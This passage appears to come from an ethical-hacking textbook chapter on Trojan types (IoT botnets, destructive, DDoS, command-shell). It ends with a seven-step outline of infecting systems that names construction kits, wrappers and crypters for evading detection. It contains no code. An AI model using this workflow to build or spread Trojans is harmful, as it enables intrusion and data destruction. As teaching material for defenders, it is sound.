


Figure 7.23: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet
- Katana
- BotenaGo
- Ttint
- Dark Nexus

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, Killdisk, HermeticWiper, WhisperGate, and FoxBlade.

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the command shell Trojans.





Figure 7.24: Working of Command Shell Trojan



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or eLiTeWrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.

